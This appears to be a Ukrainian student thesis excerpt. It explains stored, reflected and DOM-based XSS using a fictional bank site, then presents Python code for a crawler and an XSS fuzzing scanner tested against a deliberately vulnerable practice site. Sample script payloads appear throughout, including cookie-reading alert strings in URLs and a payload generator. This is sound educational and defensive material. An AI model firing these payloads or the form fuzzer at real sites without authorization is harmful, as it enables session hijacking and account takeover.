Отже, що ось основні дані про міжсайтовий скриптинг:

- Це запуск в браузері сценарію, який написаний не власником веб-додатку. Сценарій можна запустити в фоновому режимі; для цього не потрібне його відображення або якогось користувацького введення.
- Можна витягнути з веб-додатку дані будь-якого типу.
- Можна вільно відправляти дані на свій сервер і отримувати їх звідти.

- Виникає в результаті неправильної обробки користувацького вводу, вбудованого в інтерфейс користувача.
- Дозволяє красти сеансові токени, що дає можливість захопити обліковий запис.
- Дозволяє відображати об'єкти DOM поверх інтерфейсу користувача, що призводить до фішингових атак, які не в стані розпізнати звичайний користувач.

2.2 Збережені XSS-атаки

Збережені XSS-атаки є найбільш поширеним типом. З одного боку, їх найлегше виявити, але при цьому вони одні з найбільш небезпечних, тому що можуть торкнутись багатьох користувачів. Об'єкт, збережений у базі даних, можуть переглядати багато людей. При інфікуванні глобального об'єкта ціллю XSS-атаки можуть стати всі користувачі. Наприклад, відео на головній сторінці сайту відеохостингу, в назві якого був збережений XSS-код, потенційно може вплинути на кожного, хто його дивиться. Так що збережений XSS може призвести до великих збитків організації.



Рисунок 1.2 - Схема збереженого XSS

З іншого боку, виявити збережений шкідливий сценарій досить просто. Хоча він виконується на боці клієнта (в браузері), але зберігається в базі даних, тобто на боці сервера. Оскільки ці сценарії зберігаються у вигляді тексту, вони не аналізуються.

Дешевий і ефективний спосіб зниження ризиків - регулярне сканування записів БД на предмет ознак збережених сценаріїв. Фактично це один з багатьох методів, які використовують найбільш орієнтовані на безпеку компанії-розробники ПЗ. На жаль, це повністю проблему не вирішує, тому що впроваджуваний сценарій далеко не завжди виглядає як звичайний текст (він може бути написаний, наприклад, в base64, у вигляді двійкового коду і т. п.). Крім того, фрагменти сценарію можуть зберігатись у різних місцях і представляти небезпеку тільки при об'єднанні з певною службою всередині клієнта. До цих прийомів вдаються досвідчені хакери для обходу механізмів захисту, реалізованих розробниками.

Ми розглянули приклад збереженого XSS, в якому сценарій вводиться безпосередньо в DOM і виконується інтерпретатором JavaScript. Це найбільш поширений підхід до реалізації XSS, якому найуспішніше протистоять інженери з безпеки та розробники, які піклуються про захист своїх застосунків.

Для протидії такій атакі достатньо простого регулярного виразу, який забороняє теги script, або політики захисту вмісту (CSP).

Єдина вимога, якій має відповідати XSS-атака, щоб класифікуватись як "збережений XSS" - зберігання шкідливого коду в базі даних застосування. Код може бути написаний не тільки на JavaScript, а в якості клієнта взагалі не обов'язково має виступати тільки браузер. Як я вже згадував, існує багато альтернатив тегам script, які дозволяють компрометувати дані або запустити сценарій.

Більше того, багато клієнтів запитують дані через веб-сервер, на якому може зберігатися XSS. Просто браузер - це найпоширеніша мета.

2.3 Відображені XSS-атаки

З позиції розробника, збережений XSS дуже простий для розуміння. Клієнт відправляє шкідливий код на сервер, зазвичай через HTTP. Сервер оновлює базу даних, і доступ до цього коду з'являється у інших користувачів, в результаті чого він виконується в їхніх браузерах. З іншого боку, відображений XSS відрізняється від збереженого лише тим, що шкідливий код виконується безпосередньо в браузері без повторного транслювання через сервер.



Рисунок 1.3 - Схема відображеного XSS

Демонструю принцип дії відображеного XSS на прикладі вигаданого банку з вебдодатком, розташованого за адресою bank.com. Спробуємо дізнатися, як відкрити новий рахунок додатково до поточного. На порталі support.bank.com для цієї мети є рядок пошуку. Спочатку спробуємо зробити запит "open account" («відкрити рахунок»). Нас перекине на URL-адресу support.bank.com/search?query=open+account, де ми побачимо заголовок: 3 результатом для запиту "open savings account". Змінимо URL-адресу на support.bank.com/search?query=open+checking+account. Тепер заголовок повідомить нам, що для запиту "open checking account" («відкрити поточний рахунок») знайдено 4 результати. Із цього можна зробити висновок, що існує взаємозв'язок між параметрами URL-запиту та вмістом заголовка. Нагадаю, що в разі з збереженим XSS ми виявили вразливість у формі для запитів, включивши в

текст коментаря теги . Давайте спробуємо додати їх до пошукового запиту: support.bank.com/search?query=open+checking+account. Несподівано виявиться, що сгенерований нами URL дійсно виділив жирним шрифтом фрагмент заголовка на сторінці результатів. Отже, можна спробувати включити в параметри запиту сценарій: support.bank.com/search?query=open+<script>alert(test);</script>checking+account.
При відкритті цієї URL-адреси завантажуються не тільки результати пошуку, але й вікно сповіщення зі словом test.

Отже, ми виявили XSS-уразливість, але на цей раз на сервері нічого не збережеться. Сервер прочитає наш код і відправить його клієнту. Таку XSS-уразливість називають відображеною. Збережений XSS дозволяє поразити багатьох користувачів, але при цьому шкідливий код легко виявити, оскільки він зберігається на стороні сервера. Виявити відображений XSS набагато складніше, оскільки атаки цього типу націлені безпосередньо на користувача і ніколи не зберігаються в базі даних. У нашому прикладі ми створюємо шкідливе посилання, щоб відправити його користувачу, якого хочемо атакувати. Це можна зробити по електронній пошті, за допомогою реклами в інтернеті та багатьма іншими способами. Крім того, наш відображений XSS легко замаскувати під реальне посилання. Наприклад, розглянемо такий фрагмент HTML-коду:

Ласкаво просимо на сайт Bank!

Головне джерело інформації та посилань від служби підтримки Bank.

- Стати новим клієнтом
- Переглянути рекламні пропозиції
- <ahref="https://support.bank.com/search?query=open+<script>alert ('test');</script>checking+account">Створити новий рахунок

На цій сторінці три посилання, два з яких реальні. А ось останнє («Створити новий рахунок») перекине користувача на сторінку підтримки. Діалогове вікно, яке викликається методом alert(), наче натякає, що відбувається щось незвичне. І, як і в

прикладі з збереженим XSS, можна легко запустити якийсь код в фоновому режимі. Можливо, нам вдасться добути достатньо особистої інформації і видати себе за клієнта банку. Або дізнатися перевірочне число/маршрутний номер, якщо він присутній в користувацькому інтерфейсі порталу підтримки. Такий віддзеркалений XSS використовує URL-адресу, що спрощує поширення атаки зловмисником. Більшість віддзеркалених XSS-атак вимагає додаткових дій від кінцевого користувача, таких як вставка JavaScript у веб-форму. Так що можна з упевненістю стверджувати, що віддзеркалений XSS значно гірше виявляється, але його важче поширити серед широкого кола користувачів.

Остання з трьох основних категорій XSS-атаки — XSS на основі DOM. Це може бути варіант як збереженої, так і віддзеркаленої XSS-атаки, але для виконання потрібні джерело і приймач в DOM браузера. Через відмінності в реалізаціях DOM деякі браузери виявляються вразливими, деякі — ні. Таку XSS-уразливість набагато важче знайти і використовувати, оскільки для цього потрібні глибокі знання DOM і JavaScript.

На відміну від інших форм-XSS для атаки через DOM ніколи не потрібно взаємодії з сервером. Тому існує тенденція відносити цей тип атаки до нової категорії, називаної XSS на стороні клієнта.

Оскільки для XSS через DOM не потрібно жодних дій на сервері, в DOM браузера повинні бути присутні «джерело» і «приймач». В ролі джерела, як правило, виступає об'єкт DOM, здатний зберігати текст, а приймачем служить DOM API, здатний виконувати збережений у вигляді тексту сценарій. Оскільки XSS-атака через DOM не пов'язана з сервером, її майже неможливо виявити за допомогою інструментів статичного аналізу або інших популярних сканерів.

Ситуація з атакою цього типу ускладнюється наявністю численних браузерів. Буває, що в реалізації DOM для одного браузера є помилка, а для іншого її немає.

Те ж саме можна сказати про версії браузерів. Версія 2015 року може мати уразливість, в той час як в сучасному браузері вона вже усунена. Здійснити XSS-атаку через DOM, якщо компанія намагається підтримувати численні браузери, складно без

інформації про браузер/ОС. В основу як JavaScript, так і DOM покладені відкриті специфікації (TC39 і WhatWG), але реалізації кожного браузера значно відрізняються один від одного. Також часто є відмінності від пристрою до пристрою. Давайте розглянемо цю уразливість на прикладі нашого застосунку bank.com.

За адресою invest.bank.com банк пропонує інвестиційний портал для управління накопичувальним пенсійним рахунком. На сторінці investors.megabank.com/listing є список фондів, куди можна інвестувати кошти. Меню зліва дозволяє проводити пошук та фільтрацію фондів.

Кількість фондів обмежена, тому пошук і сортування відбуваються на боці клієнта. Пошук за запитом oil ("нафта") змінить URL-адресу цієї сторінки на investors.bank.com/listing?search=oil. Аналогічно, фільтр ua ("Україна") для перегляду тільки українських фондів згенерує URL-адресу invest.bank.com/listing#ua і автоматично прогорне сторінку до потрібного списку.

Тепер важливо зазначити, що зміна URL-адреси не завжди означає запит до сервера. Така ситуація не рідкість у сучасних веб-додатках, які використовують власні маршрутизатори на основі JavaScript для покращення взаємодії з користувачем.

На цьому сайті введення шкідливого пошукового запиту не призведе до якихось цікавих результатів. Але важливо відзначити, що такі параметри запиту, як search, можуть бути джерелом XSS-вразливості через DOM. Їх можна знайти в усіх основних браузерах через властивість window.location.search.

Точно так само в DOM можна знайти якір через властивість window.location.hash. Тобто впровадження шкідливого коду можливе як в параметр пошукового запиту, так і в якір. Але жодних проблем при цьому не виникне, якщо тільки якийсь фрагмент коду на сторінці не викличе виконання сценарію. Саме тому для успіху такої атаки потрібен як джерело, так і приймач. Припустимо,

що у Bank на цій же сторінці є наступний код:

```
/*
 * Витягуємо з URL-адреси об'єкт #<x>.
```

```
 * Шукаємо всі збіги за допомогою функції findNumberOfMatches(),
 * передаючи в неї значення параметра hash.
 */
const hash = document.location.hash;
const funds = [];
const nMatches = findNumberOfMatches(funds, hash);
/*
 * Записуємо кількість збігів і додаємо до DOM
 * значення hash, щоб покращити користувацький досвід.
 */
document.write(nMatches + ' збігів знайдено для ' + hash);
```

Тут значення джерела (window.location.hash) використовується для генерації тексту, який буде показаний користувачу. Відображення тексту відбувається через приймач (document.write). Можливі і інші варіанти приймачів, деякі з них використовувати простіше, деякі складніше.

Уявіть, що ми створили ось таке посилання: investors.bank.com/listing#<script>alert(document.cookie);</script> Метод document.write() виконає значення якоря як сценарій. У розглядуваному випадку це призведе всього лише до відображення файлів cookie поточної сесії, але, як ми бачили в минулих прикладах XSS-атак, таким способом можна завдати багато шкоди.

Як бачите, в цьому прикладі для міжсайтового скриптингу не потрібен був сервер, зате були необхідні джерело (window.location.hash) і приймач (document.write). Якщо впровадити таким способом допустиму стрічку, жодних проблем не буде, і впровадження може залишатися непоміченим протягом дуже довгого часу.

Висновки за розділом 2

Хоча зараз XSS-вразливості стали менш поширеними, вони досі широко зустрічаються. Постійно зростаючий обсяг взаємодії з користувачами та зберігання даних у веб-застосунках створює умови для їхнього появи.

На відміну від інших поширених вразливостей, міжсайтовий скриптинг існує в різних варіаціях. Інколи шкідливий код зберігається в сесіях (збережений XSS), інколи - ні (віддзеркалений XSS). Існують також XSS-вразливості, для яких у клієнта має бути приймач сценарію.

Помилки у складних специфікаціях браузера також можуть призвести до ненавмисного виконання сценарію (XSS через DOM). Збережений XSS-код можна досить легко виявити шляхом аналізу даних в базі. А от віддзеркалені та основані на DOM XSS-вразливості виявити значно складніше. Це означає, що існує ймовірність, що в багатьох веб-застосунках вони ще присутні.

Міжсайтовий скриптинг існував протягом більшої частини історії Інтернету, і хоча суть атаки з часом не змінюється, збільшилася область її застосування та кількість можливих варіантів. Міжсайтова підробка запитів використовує довірливі відносини між браузером, користувачем та веб-сервером/API. За замовчуванням браузер вважає, що всі дії на пристрої користувача виконуються від його імені. У випадку CSRF це твердження частково правдиве, оскільки дія ініціюється користувачем, просто він не розуміє, що відбувається. При кліку на посиланні браузер ініціює HTTP-запит GET від його імені незалежно від джерела цього посилання. Довіра до посилання призводить до того, що разом із запитом GET відправляються дані для аутентифікації. За своєю суттю CSRF-атаки функціонують завдяки моделі довіри, розробленій комітетами зі стандартів браузерів, такими як WhatWG. Можливо, у майбутньому ці стандарти зміняться, що ускладнить міжсайтову підробку запитів. Проте наразі ці атаки поширені в Інтернеті та легко виконувані.

Через відносну простоту виконання такої атаки, складність виявлення вбудованого коду та потужність цього типу вразливостей, навичками міжсайтового скриптингу мають володіти як пентестери, так і мисливці за багами.

РОЗДІЛ 3
РОЗРОБКА СКАНЕРА ВРАЗЛИВОСТЕЙ

3.1 Середовище

Основною задачею сканера є автоматизація процеса виявлення XSS вразливостей в вебдодатках для попередження потенційних атак. Мова програмування - Python: Python було обрано через його зрозумілий синтаксис, сильну підтримку бібліотек (наприклад, BeautifulSoup для парсинга HTML, requests для надсилання HTTP запитів) і широку підтримку у сфері інформаційної безпеки.

Інструмент розробки - PyCharm: PyCharm - це одне з найпопулярніших середовищ розробки для Python, яке має велику кількість функцій, що спрощують розробку та тестування програмного забезпечення.

3.2 Web crawler

Веб-павук (web crawler) - це програма або скрипт, який автоматично переходить по веб-сторінках Інтернету і збирає інформацію з цих сторінок. Веб-павуки також відомі як веб-роботи, роботи пошуку або індексатори.

Основна функція веб-павука полягає в скануванні Інтернету, відвідуванні веб-сторінок і зборі вмісту, щоб індексувати його або використовувати для подальшого аналізу. Веб-павуки використовуються пошуковими системами, які індексують веб-сторінки для створення пошукових результатів, а також веб-скраперами, які витягують дані з веб-сторінок для аналізу, моніторингу або інших цілей.

Основний процес роботи веб-павука наступний:

- Починаючи з початкової URL-адреси, павук отримує вміст цієї сторінки.
- Він аналізує отриманий вміст і витягує посилання на інші сторінки.

- Павук переходить по цим посиланням і повторює процес для кожної сторінки, яку він знаходить.
- Павук зберігає зібрану інформацію або виконує необхідні дії з цими даними, наприклад, індексує їх для пошуку або збирає для подальшого аналізу.

Веб-павуки використовують протоколи, такі як HTTP або HTTPS, для взаємодії з веб-серверами і отримання вмісту сторінок. Вони також можуть використовувати різні техніки для ефективного сканування Інтернету, такі як паралельне виконання, контроль обмежень швидкості, ігнорування дублікатів тощо.

Веб-павуки грають важливу роль у пошукових системах, аналізі веб-даних, веб-скрапінгу, аналізі соціальних мереж, моніторингу веб-сторінок і багатьох інших областях, де потрібно автоматизовано отримувати інформацію з Інтернету.

В нашому випадку павук необхідний для отримання списку усіх сторінок вказаного сайту для подальшого сканування на XSS.

Основні функції коду:

1. `is_valid(url)`: Перевіряє, чи є URL-адреса дійсною (valid). URL вважається дійсним, якщо має схему (scheme) і мережеве розташування (netloc).

2. `get_all_website_links(url)`: Отримує всі посилання на веб-сторінці з вказаною URL-адресою. Він використовує бібліотеку BeautifulSoup для розбору HTML-вмісту сторінки і витягування всіх тегів `<a>`. Після цього він перевіряє кожне отримане посилання, перетворює його в абсолютну URL-адресу, перевіряє його дійсність, перевіряє, чи не було вже відвідано це посилання і чи належить домен до вихідної URL-адреси. Дійсні посилання додаються до множини `urls`, а також до списку `crawled_urls`, який використовується для відстеження вже відвіданих URL-адрес.

3. `crawl(url, max_urls=50)`: Головна функція павука, яка рекурсивно переходить по посиланнях на веб-сторінках із вказаною URL-адресою. Вона викликає функцію `get_all_website_links` для отримання посилань на поточній сторінці, перебирає їх і рекурсивно викликає саму себе для кожного знайденого посилання

(якщо загальна кількість відвіданих URL-адрес не перевищує `max_urls`). Функція повертає множину всіх знайдених URL-адрес.

```
def crawl(url, max_urls=50):
    global total_urls_visited
    total_urls_visited = 0
    urls = get_all_website_links(url)
    for link in urls:
        if total_urls_visited > max_urls:
            break
        total_urls_visited += 1
        urls.union(crawl(link, max_urls=max_urls))
    return urls
```

Основна логіка коду полягає в послідовному обході веб-сторінок за допомогою посилань і отриманні всіх посилань на цих сторінках. Павук також обмежений відвіданням певної кількості URL-адрес (50 у цьому випадку), щоб не входити в безкінечну рекурсію або не завантажувати занадто багато сторінок.



Рисунок 3.1- Результат роботи Веб-павука

3.3 Payload

Payload, або корисне навантаження – це зловмисний код, який виконується або відтворюється вразливою системою з метою нанесення шкоди, отримання несанкціонованого доступу або виконання інших злочинних дій. Наприклад, в контексті комп'ютерних вірусів або злочинних програм, "payload" описує шкідливий код або дію, яку зловмисник намагається запустити на зараженій системі.

Для виявлення XSS вразливості було вирішено піти шляхом активного тестування або "фазингу". Ідея полягає в тому, щоб відправити потенційно шкідливі дані (в цьому випадку JavaScript код, відомий як XSS payload) до веб-сайту і подивитися, чи будуть ці дані повернуті без належного екранування. Якщо сервер відправляє ці дані назад без змін, це означає, що атака XSS може бути виконана.

Було реалізовано 3 різні підходи:

Manual. Payload кожен раз вводиться в консоль при скануванні як аргумент parser.add_argument("-p", dest="payload", metavar="PAYLOAD", help="payload for test").

Default. Функція generate(), яка генерує різні варіанти XSS-пейлоадів, використовуючи популярні JavaScript-функції, такі як prompt(), alert(), console.log(), і обгортає їх в різні типи тегів <script>

```
@classmethod
def generate(self, eff):
    FUNCTION = [
        "prompt(5000/200)",
        "alert(6000/3000)",
        "alert(document.cookie)",
        "prompt(document.cookie)",
        "console.log(5000/3000)"
    ]
    if eff == 1:
        return "<script/>" + FUNCTION[random.randint(0, 4)] + "<\script\>"
```

```
        elif eff == 2:
            return "<\script/>" + FUNCTION[random.randint(0, 4)] + "<\\script>"
        elif eff == 3:
            return "<\script\> " + FUNCTION[random.randint(0, 4)] + "<//script>"
        elif eff == 4:
            return "<script>" + FUNCTION[random.randint(0, 4)] + "<\script/>"
        elif eff == 5:
            return "<script>" + FUNCTION[random.randint(0, 4)] + "<//script>"
        elif eff == 6:
            return "<script>" + FUNCTION[random.randint(0, 4)] + "</script>"
```

Full. Використовуються Payloads з xss-payload-list.txt, що зберігає близько 6000 різних корисних навантажень. Таке сканування видасть найбільш повні результати, але, в той же час, воно займає більше всього часу, як на сканування, так і на аналіз результатів.

```
    def read_payload_list(self):
        payload_list = []
        try:
            with open("Intruder/xss-payload-list.txt", "r", encoding="utf-8") as file:
                lines = file.readlines()
                for line in lines:
                    payload_list.append(line.strip())
        except FileNotFoundError:
            print("The specified file could not be found.")
        return payload_list
```

3.4 post_method

Метод post_method() витягує всі форми на сторінці, які відправляються методом POST. Потім, він змінює значення полів форми на XSS-payload і відправляє форму назад на сервер. Якщо відповідь містить payload, це вважається XSS-вразливістю. Дані про сканування відображаються в консолі(Рис. 3.3) і записуються в окремий файл xss.txt(Рис.3.4).

```
def post_method(self):
    bs = BeautifulSoup(self.body, "html.parser")
    forms = bs.find_all("form", method=True)
    for form in forms:
        try:
            action = form["action"]
        except KeyError:
            action = self.url
        if form["method"].lower().strip() == "post":
            Log.warning("Target have form with POST method: " + C + urljoin(self.url, action))
            Log.info("Collecting form input key.....")
            keys = {}
            for key in form.find_all(["input", "textarea"]):
                try:
                    if key["type"] == "submit":
                        Log.info("Form key name: " + G + key["name"] + N + " value: " + G + "<Submit Confirm>")
                        keys.update({key["name"]: key["name"]})
                    else:
                        Log.info("Form key name: " + G + key["name"] + N + " value: " + G + self.payload)
                        keys.update({key["name"]: self.payload})
                except Exception as e:
```

```
            Log.info("Internal error: " + str(e))
        Log.info("Sending payload (POST) method...")
        req = self.session.post(urljoin(self.url, action), data=keys)
        if self.payload in req.text:
            Log.high("Detected XSS (POST) at " + urljoin(self.url, req.url))
            file = open("xss.txt", "a")
            file.write(str(req.url) + "\n\n")
            file.close()
            Log.high("Post data: " + str(keys))
        else:
            Log.info("Parameter page using (POST) payloads but not 100% yet...")
```

Виконаємо сканування вразливостей цим методом. Об’єктом сканування буде сайт http://testphp.vulnweb.com/index.php, що був створений для сканування вразливостей (Рис.3.2).

Рисунок 3.2 - Полігон для тестування сканерів

Для запуска сканера вводжу в консоль python scanner.py -u 'http://testphp.vulnweb.com' -method 1, де -u – посилання на сайт який потрібно відсканувати, -method вказує на спосіб який ми хочемо перевірити саме POST. Оскільки корисне навантаження ми не вказуємо, то програма буде використовувати дефолтне (Рис. 3.3)



Рисунок 3.3 - Консоль під час роботи сканера

Всі знайденні потенційні вразливості помічаються як CRITICAL та сторінки з ними зберігаються в окремий файл (Рис.3.4).



Рисунок 3.4 - Результати сканування записані в файл

3.5 get_method

get_method() переглядає всі посилання на сторінці, шукає параметри запиту URL та замінює їх на XSS-пейлоад. Якщо серверна відповідь містить пейлоад, це вважається XSS-вразливістю. Робота сканера на рис. 3.6 і результат на рисунку 3.5.



Рисунок 3.5 - Результати сканування записані в файл

